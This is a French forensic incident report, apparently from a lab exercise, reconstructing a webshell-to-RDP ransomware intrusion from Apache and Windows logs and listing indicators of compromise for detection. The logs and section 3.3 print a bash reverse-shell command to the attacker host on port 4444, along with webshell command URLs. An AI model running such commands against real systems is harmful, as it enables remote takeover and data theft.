

RAPPORT D'ANALYSE FORENSIQUE

Incident INC-2026-001

Iron4Software - Compromission Ransomware avec Exfiltration de Données de Santé

Classification	CONFIDENTIEL - Usage interne
Reference incident	INC-2026-001
Date de l'incident	07/03/2026 - 08/03/2026
Date de détection	19/04/2026 - 14h20 CEST
Systèmes affectés	WIN-HKVM4FR00PS (192.168.3.10), Ubuntu Web (192.168.3.11)
Analyste	SOC - Iron4Software
Date du rapport	23/06/2026


1. Résumé Exécutif

L'analyse forensique de l'incident INC-2026-001 reconstitue la **kill chain complète** d'une compromission majeure ayant affecté l'infrastructure Iron4Software entre le 07 et le 08 mars 2026. L'incident a été détecté le 19 avril 2026 par les alertes Splunk, soit **six semaines après la compromission initiale**, ce qui constitue une fenêtre d'exposition critique.

L'attaquant a exploité un webshell `shell.php` préinstallé sur le serveur web Ubuntu (192.168.3.11), a pivoté vers le Windows Server 2019 via brute-force SMB, et a établi une session RDP interactive depuis laquelle il a procédé à l'exfiltration du fichier `Dump_SQL_IronSuite_Clinique_StJean_PROD.bak` puis au dépôt d'artefacts ransomware dans le dossier `C:\PRIVATE - NE PAS RENTRER !`.

L'investigation repose sur trois sources de logs : les journaux Apache indexés dans Splunk, les Event ID de sécurité Windows (WinEventLog:Security), et les logs Apache bruts conservés sur disque dans `/var/log/apache2/access.log.1`. Des angles morts forensiques ont été identifiés et documentés : absence de logs pfSense antérieurs à la mise en place de la supervision SOC, absence d'Event ID 4663 antérieurs à l'activation de l'audit NTFS, et absence d'Event ID 4672.

Critère	Valeur
Vecteur initial	Webshell shell.php sur serveur Apache Ubuntu
IP attaquante	192.168.50.5 (Kali Linux)
Compte compromis	IRON4SOFTWARE\Administrateur
Début de l'attaque	07/03/2026 09h19:03 (scan Nmap)
Compromission AD	07/03/2026 11h49:01 (Event ID 4624)
Session RDP établie	07/03/2026 12h11:03 (Event ID 4624 Type 10)
Impact ransomware	07/03/2026 - session RDP (audit NTFS inactif, non logué)
Detection SOC	19/04/2026 14h20 (Triggered Alerts Splunk)
Fenêtre d'exposition	43 jours



App Search & Reporting (search) Owner Administrator (admin) Severity All Alert All Filter

«Prev 1 2 3 4 5 6 Next» Showing 1-25 of 133 results

	Time	Fired alerts	App	Type	Severity	Mode	Actions
☐	2026-04-19 14:40:01 CEST	Alert Ransomware Detected	search	Scheduled	Critical	Digest	View results Edit search Delete
☐	2026-04-19 14:40:01 CEST	Alert Brute-Force Windows detected	search	Scheduled	Critical	Digest	View results Edit search Delete
☐	2026-04-19 14:40:01 CEST	Intrusion detected on the WAN	search	Scheduled	Critical	Digest	View results Edit search Delete
☐	2026-04-19 14:35:01 CEST	Alert Ransomware Detected	search	Scheduled	Critical	Digest	View results Edit search Delete
☐	2026-04-19 14:35:01 CEST	Alert Brute-Force Windows detected	search	Scheduled	Critical	Digest	View results Edit search Delete
☐	2026-04-19 14:35:01 CEST	Intrusion detected on the WAN	search	Scheduled	Critical	Digest	View results Edit search Delete
☐	2026-04-19 14:30:01 CEST	Alert Ransomware Detected	search	Scheduled	Critical	Digest	View results Edit search Delete
☐	2026-04-19 14:30:01 CEST	Alert Brute-Force Windows detected	search	Scheduled	Critical	Digest	View results Edit search Delete
☐	2026-04-19 14:30:01 CEST	Intrusion detected on the WAN	search	Scheduled	Critical	Digest	View results Edit search Delete
☐	2026-04-19 14:25:03 CEST	Intrusion detected on the WAN	search	Scheduled	Critical	Digest	View results Edit search Delete
☐	2026-04-19 14:25:03 CEST	Alert Brute-Force Windows detected	search	Scheduled	Critical	Digest	View results Edit search Delete
☐	2026-04-19 14:25:03 CEST	Alert Ransomware Detected	search	Scheduled	Critical	Digest	View results Edit search Delete
☐	2026-04-19 14:20:01 CEST	Alert Brute-Force Windows detected	search	Scheduled	Critical	Digest	View results Edit search Delete

2. Méthodologie d'Investigation

L'investigation suit le cadre NIST SP 800-86 (Guide to Integrating Forensic Techniques into Incident Response). La démarche adoptée est celle de la reconstruction chronologique : partir des alertes détectées en avril 2026 pour remonter jusqu'aux premières traces d'activité offensive en mars 2026, source par source, artefact par artefact.

2.1 Sources de logs analysées

Source	Outil	Periode couverte
Logs Apache (Splunk)	Splunk SPL	02/03/2026 - 08/03/2026
Logs Apache (disque)	acces.log.1 sur Ubuntu Web	08/03/2026
WinEventLog:Security	Splunk SPL	07/03/2026
Logs pfSense (syslog)	Splunk SPL	19/04/2026 (supervision SOC active)

```
root@user:/home/user# cat /var/log/apache2/access.log | grep "192.168.50.5"
root@user:/home/user# cat /var/log/apache2/access.log
root@user:/home/user# ls -lh /var/log/apache2
total 40K
-rw-r----- 1 root adm  0 juin  22 15:15 access.log
-rw-r----- 1 root adm 520 mars  8 14:37 access.log.1
-rw-r----- 1 root adm 462 mars  7 10:09 access.log.2.gz
-rw-r----- 1 root adm 255 mars  4 10:39 access.log.3.gz
-rw-r----- 1 root adm 321 mars  2 12:09 access.log.4.gz
-rw-r----- 1 root adm 241 juin  23 09:47 error.log
-rw-r----- 1 root adm 358 juin  22 17:33 error.log.1
-rw-r----- 1 root adm 247 mars  8 14:37 error.log.2.gz
-rw-r----- 1 root adm 315 mars  7 12:54 error.log.3.gz
-rw-r----- 1 root adm 243 mars  4 10:51 error.log.4.gz
-rw-r----- 1 root adm 329 mars  3 11:10 error.log.5.gz
-rw-r----- 1 root adm  0 mars  2 11:33 other_vhosts_access.log
```

Preuve : Structure de rotation des logs Apache sur disque confirmant la conservation de access.log.1 (08/03) et l'écrasement de access.log.2.gz (07/03), validant Splunk comme source primaire pour les logs du 07/03.

2.2 Angles morts forensiques identifiés

Trois lacunes de journalisation ont été confirmées lors de l'investigation. Elles sont documentées ici non pas comme des échecs, mais comme des informations forensiques en elles-mêmes : leur absence précise la limite de ce qu'il est possible de prouver avec certitude, et ce qu'il faut inférer par déduction.

- **Event ID 4663 absents pour le 07/03/2026** : l'audit NTFS sur le dossier PRIVATE n'était pas encore configuré au moment de l'incident (post-attaque). Aucune trace directe de l'accès aux fichiers, de l'exfiltration ou du chiffrement ransomware pendant la session RDP du 07/03.
- **Event ID 4672 absents** : l'audit des privilèges spéciaux n'était pas configuré sur le Windows Server 2019 à la date de l'attaque.
- **Logs pfSense absents pour le 07/03/2026** : les règles de logging pfSense vers Splunk n'existaient pas au moment de l'incident - elles ont été créées postérieurement lors de la mise en place de la supervision SOC. Aucune trace

réseau du scan Nmap ni du trafic SMB/RDP dans les logs périmètre pour la période de l'attaque.

- **access.log.2.gz vide sur disque** : la rotation automatique Apache a écrasé les logs du 07/03 sur le disque. Seul Splunk conserve ces entrées, ce qui valide l'importance critique du SIEM comme source de préservation des preuves.

3. Timeline Forensique Détaillée

La timeline suivante reconstruit la kill chain complète de l'incident INC-2026-001, minute par minute, en citant pour chaque événement la source de log qui l'atteste. Les événements antérieurs au 07/03/2026 constituent du bruit de laboratoire et sont exclus de la timeline forensique.

3.1 Reconnaissance - 07/03/2026 09h19 (Source : Logs Apache Splunk)

Horodatage	Evenement	Détail
09h19:03	Premier contact	GET / HTTP/1.0 - sans User-Agent - 192.168.50.5
09h19:17-18	Scan Nmap NSE HTTP	Rafale de requêtes : OPTIONS, PROPFIND, HBPT, GET /.git/HEAD, GET /robots.txt, GET /nmaplowercheck1772871557, GET /evox/about, GET /HNAP1, POST /sdk - UA : Nmap Scripting Engine
09h19:25	Fin du scan	Deux GET / supplémentaires sans User-Agent

2026-03-07 09:19:03	192.168.50.5 - - [07/Mar/2026:09:19:03 +0100] "GET / HTTP/1.0" 200 10945 "-" "-"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "GET /favicon.ico HTTP/1.1" 404 449 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "PROPFIND / HTTP/1.1" 405 517 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "HBPT / HTTP/1.1" 501 492 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"

Preuve : Premier contact de l'IP attaquante 192.168.50.5 sur le serveur web à 09h19:03, marquant le début de la phase de reconnaissance 44 minutes avant la première exploitation du webshell.

2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "HBPT / HTTP/1.1" 501 492 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "GET /evox/about HTTP/1.1" 404 449 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "GET /HNAP1 HTTP/1.1" 404 449 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "GET / HTTP/1.0" 200 10945 "-" "-"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "GET / HTTP/1.1" 200 10945 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "PROPFIND / HTTP/1.1" 405 517 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "GET /.git/HEAD HTTP/1.1" 404 449 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"

Preuve : Rafale de requêtes NSE HTTP à 09h19:17 avec User-Agent "Nmap Scripting Engine" confirmant l'utilisation d'un scanner automatisé pour l'énumération des méthodes et endpoints du serveur.

_time ↕	_raw ↕
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "PROPFIND / HTTP/1.1" 405 517 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "POST /sdk HTTP/1.1" 404 449 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "POST / HTTP/1.1" 200 10945 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "GET /nmaplowercheck1772871557 HTTP/1.1" 404 449 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:17	192.168.50.5 - - [07/Mar/2026:09:19:17 +0100] "GET /robots.txt HTTP/1.1" 404 449 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:18	192.168.50.5 - - [07/Mar/2026:09:19:18 +0100] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:18	192.168.50.5 - - [07/Mar/2026:09:19:18 +0100] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:18	192.168.50.5 - - [07/Mar/2026:09:19:18 +0100] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
2026-03-07 09:19:25	192.168.50.5 - - [07/Mar/2026:09:19:25 +0100] "GET / HTTP/1.1" 200 10926 "-" "-"
2026-03-07 09:19:25	192.168.50.5 - - [07/Mar/2026:09:19:25 +0100] "GET / HTTP/1.0" 200 10945 "-" "-"

Preuve : Requêtes GET /nmaplowercheck1772871557 et GET /robots.txt à 09h19:17, signatures spécifiques du script http-methods de Nmap, confirmant la nature et l'outillage de la reconnaissance.

Contexte SOC & Blue Team : Le User-Agent 'Nmap Scripting Engine' est un IoC directement détectable dans les logs Apache. Un analyste SOC disposant d'une règle d'alerte sur ce pattern aurait pu détecter la phase de reconnaissance 44 minutes avant la première exploitation du webshell. La requête GET /nmaplowercheck[random] est une signature spécifique du script http-methods de Nmap, qui peut être utilisée comme signature de détection.

3.2 Accès Initial - 07/03/2026 10h03 a 10h09 (Source : Logs Apache Splunk)

Horodatage	Commande	Détail
10h03:33	whoami	GET /shell.php?cmd=whoami - réponse 200 156 bytes - curl/8.11.0
10h04:00	ip a	GET /shell.php?cmd=ip+a - réponse 200 876 bytes
10h09:55	ping -c 2 192.168.3.10	GET /shell.php?cmd=ping+-c+2+192.168.3.10 - réponse 200 499 bytes - confirmation pivot LAN

2026-03-07 10:03:33	whoami
2026-03-07 10:04:00	ip+a
2026-03-07 10:09:55	ping+-c+2+192.168.3.10
2026-03-08 09:05:10	whoami
2026-03-08 09:05:15	ip+a
2026-03-08 09:05:22	ping+-c+2+192.168.3.10
2026-03-08 09:51:24	bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/192.168.50.5/4444%20%3E%26%22

Preuve : Séquence chronologique des commandes exécutées via shell.php les 07 et 08 mars, établissant la progression de l'attaquant de la reconnaissance réseau (whoami, ip+a, ping) jusqu'à l'escalade vers un shell interactif (reverse shell bash 09h51:24).

Analyse : La taille de réponse 876 bytes pour ip+a révèle la configuration réseau complète du serveur Ubuntu Web, transmise en clair dans la réponse HTTP. L'attaquant dispose désormais du plan réseau interne : il sait que 192.168.3.10 est joignable depuis Ubuntu Web. La réponse 499 bytes du ping confirme que les 2 paquets ICMP ont reçu une réponse, validant la joignabilité du Windows Server.

3.3 Reprise de Session - 08/03/2026 09h05 a 09h51 (Source : Logs Apache Splunk + access.log.1)

Horodatage	Commande	Détail
09h05:10	whoami	Vérification de persistance du webshell après une nuit
09h05:15	ip a	Re-énumération réseau
09h05:22	ping -c 2 192.168.3.10	Re-confirimation de joignabilité du Windows Server
09h51:24	Reverse shell bash	bash -c "bash -i >& /dev/tcp/192.168.50.5/4444 0>&1" - réponse 200 147 bytes - escalade vers shell interactif

```

root@user:/home/user# cat /var/log/apache2/access.log.1 | grep "192.168.50.5"
192.168.50.5 - - [08/Mar/2026:09:05:10 +0100] "GET /shell.php?cmd=whoami HTTP/1.1" 200 156 "-" "curl/8.11.0"
192.168.50.5 - - [08/Mar/2026:09:05:15 +0100] "GET /shell.php?cmd=ip+a HTTP/1.1" 200 876 "-" "curl/8.11.0"
192.168.50.5 - - [08/Mar/2026:09:05:22 +0100] "GET /shell.php?cmd=ping+-c+2+192.168.3.10 HTTP/1.1" 200 499 "-" "curl/8.11.0"
192.168.50.5 - - [08/Mar/2026:09:51:24 +0100] "GET /shell.php?cmd=bash%20-c%20%20bash%20-i%20%3E%26%20/dev/tcp/192.168.50.5/4444%20%3E%26%20 HTTP/1.1" 200 147 "-" "curl/8.11.0"

```

Preuve : Validation croisée des logs Apache directement sur disque confirmant les 4 entrées du 08/03 depuis 192.168.50.5, cohérentes avec Splunk et attestant l'intégrité de la source primaire.

Analyse : La réponse 147 bytes du reverse shell (vs 156 bytes pour whoami) est significative : le processus bash a démarré et commence à répondre avant que la connexion TCP vers 192.168.50.5:4444 soit entièrement établie. A partir de ce moment, l'attaquant dispose d'un shell interactif complet sur Ubuntu Web, sans passer par le paramètre cmd= du webshell. Les commandes suivantes ne laissent plus de traces dans access.log.

3.4 Brute-Force SMB - 07/03/2026 11h06 a 11h49 (Source : WinEventLog:Security)

Horodatage	Event ID	Detail
11h24:56	4624 - ANONYMOUS LOGON	Type 3 depuis 192.168.50.5 - sonde SMB anonyme CrackMapExec
11h33:36	4624 - ANONYMOUS LOGON	Type 3 depuis 192.168.50.5 - deuxième sonde CrackMapExec
11h06:29	4625 x67 - ECHEC AUTH	Administrateur - Type 3 - 192.168.50.5 - cadence automatisée plusieurs /seconde - duree 42 minutes
11h48:59	4624 - ANONYMOUS LOGON	Type 3 depuis 192.168.50.5 - troisième sonde avant fin brute-force

Contexte SOC & Blue Team : La signature forensique d'un brute-force CrackMapExec est caractéristique : des sondes ANONYMOUS LOGON (4624) précèdent et jalonnent les tentatives d'échec (4625). Ces ANONYMOUS LOGON sont des tests de connectivité SMB que CrackMapExec envoie avant de soumettre des credentials. Un analyste SOC qui voit des 4625 en rafale intercalés avec des 4624 ANONYMOUS LOGON depuis la même IP doit immédiatement suspecter un outil de brute-force automatisé.

3.5 Compromission et Session RDP - 07/03/2026 11h49 a 12h11 (Source : WinEventLog:Security)

Horodatage	Event ID	Detail
11h49:01	4624 - SUCCES AUTH	Administrateur - Type 3 - 192.168.50.5 - compromission du compte - mot de passe Admin123 trouvé
12h11:00	4624 - AUTH RESEAU	Administrateur - Type 3 - 192.168.50.5 - préambule a l'ouverture RDP
12h11:03	4624 - SESSION RDP	WIN-HKVM4FR00PS\$ - Type 10 (RemoteInteractive) - 192.168.50.5 - session RDP interactive établie

2026-03-07 11:49:01	- Administrateur	192.168.50.5	3	WIN-HKVM4FR00PS
2026-03-07 12:11:00	- Administrateur	192.168.50.5	3	WIN-HKVM4FR00PS
2026-03-07 12:11:03	WIN-HKVM4FR00PS\$ Administrateur	192.168.50.5	10	WIN-HKVM4FR00PS

Preuve : Séquence complète des 3 authentications depuis 192.168.50.5 établissant la chronologie exacte de la compromission : ANONYMOUS LOGON x3 (sondes CrackMapExec), succès Administrateur Type 3 à 11h49:01, puis session RDP Type 10 à 12h11:03 confirmant l'accès graphique complet au serveur.


Analyse : La séquence Type 3 puis Type 10 en 3 secondes est la signature forensique exacte d'une ouverture de session RDP. Le Type 3 correspond à l'authentification réseau initiale (validation des credentials), le Type 10 correspond à l'établissement de la session graphique interactive. Le compte WIN-HKVM4FR00PS\$ (compte machine) qui apparaît dans le Type 10 est le comportement normal du protocole RDP : c'est la machine cible qui s'authentifie auprès d'elle-même lors de l'établissement de la session. A partir de 12h11:03, l'attaquant a un accès graphique complet au Windows Server 2019.

3.6 Actions Post-Compromission - 07/03/2026 après 12h11 (Dédution - audit NTFS inactif)

Note forensique importante : Les actions suivantes sont établies par déduction croisée entre le write-up offensif de l'incident et l'absence de logs correspondants. L'audit NTFS (générateur d'Event ID 4663) n'étant pas configuré à cette date, aucune preuve directe dans les logs ne permet de les attester. Elles sont présentées comme 'établies par le scénario' et non comme 'prouvées par les logs'.

- Exfiltration de `Dump_SQL_IronSuite_Clinique_StJean_PROD.bak` via le presse-papiers RDP vers la machine Kali (192.168.50.5)
- Dépôt de l'artefact ransomware `LOCKED-Dump_SQL_IronSuite_Clinique_StJean_PROD.bak` dans `C:\PRIVATE` - NE PAS RENTRER !
- Dépôt de la note de rançon `PAY-BITCOIN!.txt` dans le même répertoire

- Suppression du fichier original - non loggé faute d'audit NTFS



Preuve : Présence des artefacts ransomware LOCKED-INFO!!! et PAY BITCOIN!!! dans le dossier PRIVATE datés du 24/04/2026 19h19, confirmant le schéma d'attaque ransomware et l'impact sur les données de santé de la Clinique St-Jean.

Note : les Event ID 4663 correspondant à ces actions ont été générés lors d'une session de validation ultérieure du 24/04/2026 à 19h18:43, après activation de l'audit NTFS lors de la mise en place des mesures correctives. Ces événements constituent une preuve du schéma d'attaque mais pas une preuve directe de l'incident initial du 07/03/2026.

4. Timeline Consolidée de l'Incident

Horodatage	Source	Phase MITRE	Evenement
07/03 09h19:03	Apache	T1595 - Reconnaissance	Premier contact Kali vers serveur web
07/03 09h19:17-18	Apache	T1595 - Active Scanning	Scan Nmap NSE HTTP - énumération méthodes et endpoints
07/03 10h03:33	Apache	T1190 - Exploit Public App	Premier accès webshell - cmd=whoami

Horodatage	Source	Phase MITRE	Evenement
07/03 10h04:00	Apache	T1059 - Command Interpreter	cmd=ip+a - énumération réseau
07/03 10h09:55	Apache	T1016 - Network Discovery	cmd=ping - confirmation pivot vers 192.168.3.10
07/03 11h24:56	WinEvent 4624	T1110 - Brute Force	ANONYMOUS LOGON - sonde SMB CrackMapExec
07/03 11h06:29	WinEvent 4625	T1110.001 - Password Guessing	Début brute-force - 67 échecs sur 42 minutes
07/03 11h49:01	WinEvent 4624	T1078 - Valid Accounts	COMPROMISSION - Admin123 trouvé - Type 3
07/03 12h11:00	WinEvent 4624	T1021.001 - RDP	Auth réseau pre-RDP - Type 3
07/03 12h11:03	WinEvent 4624	T1021.001 - RDP	SESSION RDP établie - Type 10 - WIN-HKVM4FR00PS\$
08/03 09h05:10	Apache	T1190 - Maintain Access	Reprise session webshell - vérification persistance
08/03 09h51:24	Apache	T1059.004 - Unix Shell	Reverse shell bash vers 192.168.50.5:4444
07/03 post-12h11	Deduction	T1048 - Exfiltration	Exfiltration Dump_SQL via presse-papiers RDP (non loggé)
07/03 post-12h11	Deduction	T1486 - Data Encrypted	Dépôt artefacts ransomware PRIVATE (non loggé)
19/04 14h20	Splunk Alerts	Detection	3 alertes Critical - ouverture INC-2026-001

5. Indicateurs de Compromission (IoC)

L'ensemble des IoC identifiés lors de l'investigation forensique sont consolidés dans les tableaux suivants. Ils peuvent être directement utilisés pour alimenter des règles de détection SIEM, des listes de blocage périmètre, ou des rapports de notification réglementaire (CNIL Article 33 RGPD).

5.1 Indicateurs Réseau

Type	Valeur	Contexte	Source
IP attaquante	192.168.50.5	Kali Linux - machine offensive	Logs Apache + WinEventLog
Port C2	TCP/4444	Écoute reverse shell Kali	Logs Apache - cmd reverse shell
User-Agent	curl/8.11.0	Outil utilisé pour le webshell	Logs Apache
User-Agent	Nmap Scripting Engine	Scanner de reconnaissance	Logs Apache

5.2 Indicateurs Système - Fichiers

Type	Valeur	Contexte
Webshell	/var/www/html/shell.php	Ubuntu Web - point d'entrée initial
Fichier exfiltre	Dump_SQL_IronSuite_Clinique_StJean_PROD.bak	Données de santé - RGPD Article 9
Artefact ransomware	LOCKED-Dump_SQL_IronSuite_Clinique_StJean_PROD.bak	C:\PRIVATE - NE PAS RENTRER !
Note de rançon	PAY-BITCOIN!.txt	C:\PRIVATE - NE PAS RENTRER !

5.3 Indicateurs Comportementaux - Event ID Windows

Event ID	Volume	Pattern détecté	Interprétation
4625	67 events	Type 3 - 192.168.50.5 - 42 min	Brute-force SMB automatisé (CrackMapExec)
4624	3 events	ANONYMOUS LOGON Type 3	Sondes de connectivité SMB CrackMapExec
4624	1 event	Administrateur Type 3 - 11h49	Compromission du compte - succès brute-force
4624	2 events	Type 3 + Type 10 - 12h11	Etablissement session RDP interactive

5.4 Indicateurs Comportementaux - Logs Apache

Pattern	Valeur	Signification
URL malveillante	/shell.php?cmd=[commande]	Exécution de commandes système via webshell GET
Commande RCE	cmd=whoami, cmd=ip+a	Énumération post-exploitation initiale
Commande pivot	cmd=ping+-c+2+192.168.3.10	Vérification joignabilité cible interne
